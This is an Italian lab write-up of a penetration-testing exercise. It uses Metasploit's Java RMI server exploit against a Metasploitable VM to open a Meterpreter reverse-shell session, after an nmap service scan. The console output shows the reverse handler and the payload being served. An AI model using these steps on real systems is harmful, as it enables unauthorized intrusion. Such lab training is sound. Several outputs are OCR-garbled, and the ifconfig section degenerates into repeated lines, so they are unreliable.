## Progetto **10/03/2023**

Nell'esercizio di oggi era richiesto di sfruttare la vulnerabilità presente sulla porta 1099 - Java RMI con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

Ho dapprima modificato l'indirizzo IP della macchina attaccante (KALI): 192.168.11.111, e quello della macchina vittima (Metasploitable): 192.168.11.112 assicurandomi poi che pingassero tra loro.

Da terminale ho utilizzato il comando msfconsole che fa riferimento alla console di Metasploit, un framework open-source utilizzato per il penetration testing e lo sviluppo di exploit.

```
(kali⊕kali)-[~]
 -$ msfconsole
            MMMMMM
                           MMMMMM
            MMM
                               MMM
            MMM
                              MMM
            MMM
                     MMM
                              MMM
                               MX
                              М
       =[ metasploit v6.3.2-dev
          2290 exploits - 1201 auxiliary - 409 post
          968 payloads - 45 encoders - 11 nops
          9 evasion
Metasploit tip: You can upgrade a shell to a Meterpreter
session on many platforms using sessions -u
Metasploit Documentation: https://docs.metasploit.com/
```

Successivamente ho utilizzato il comando nmap -sV 192.168.11.112 per eseguire una scansione del target specificato (192.168.11.112) al fine di identificare i servizi di rete in esecuzione e le versioni software associate ad essi.

```
File Actions Edit View Help

Metasploit Documentation: https://docs.metasploit.com/

msf6 > nmap -sV 192.168.11.112

[*] exec: nmap -sV 192.168.11.112

Starting Nmap 7.93 ( https://map.org ) at 2023-03-10 05:34 EST

Nmap scan report for 192.168.11.112

Host is up (0.0007/s latency).

Not shown: 977 closed tep ports (conn-refused)

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 2.3.4

22/tcp open ssh openSSH 4.7p1 Debian Subuntu1 (protocol 2.0)

23/tcp open telnet Linux telnetd

23/tcp open smt postfix smtpd

53/tcp open domain ISC BIND 9.4.2

80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)


111/tcp open retbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp open entbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

513/tcp open setll Netti-rsh rexect net
```

Con il comando search Java-rmi ho cercato i moduli relativi a Java RMI (tecnologia utilizzata per supportare le comunicazioni tra processi in un ambiente distribuito), come ad esempio exploit e payload.



Con il comando use 4 ho selezionato l'exploit che mi interessava.

Ho poi utilizzato il comando show options per visualizzare e configurare le opzioni disponibili per quel determinato exploit.

Ho configurato l'RHOST della macchina vittima con il comando set RHOST 192.168.11.112 e ho rieffettuato il comando show option per verificare di aver configurato in modo corretto.

Con il comando exploit ho lanciato l'attacco per sfruttare la vulnerabilità del sistema target e ottenere un accesso non autorizzato.

```
msf6 exploit(aulti/misr/java_mi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/wA6nKPVt
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:47756) at 2023-03-10 05:43:18 -0500
meterpreter > ■
```

Per ottenere la configurazione di rete della macchina target, come richiesto dall'esercizio, ho utilizzato il comando ifconfig.

```
Interface 1
Interface MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
Interface 3
Interface 2
Interface 3
Interface 4
Interface 4
Interface 5
Interface 5
Interface 6
Interface 7
Interface 8
Interface 8
Interface 9
Interface 9
Interface 1
Interface 1
Interface 9
Interface 1
Interface 1
Interface 1
Interface 2
Interface 2
Interface 2
Interface 1
Interface 2
Interface 1
Interface 2
Interface 2
Interface 3
Interface 1
Interface 2
Interface 1
Interface 2
Interface 2
Interface 1
Interface 2
Interface 1
Interface 2
Interface 2
Interface 1
Interface 2
Interface 1
Interface 2
Interface 2
Interface 2
Interface 2
Interface 3
Interface 1
Interface 2
Interface 3
Interface 4
```

Infine ho ottenuto informazioni sulla tabella di routing della macchina vittima con il comando route.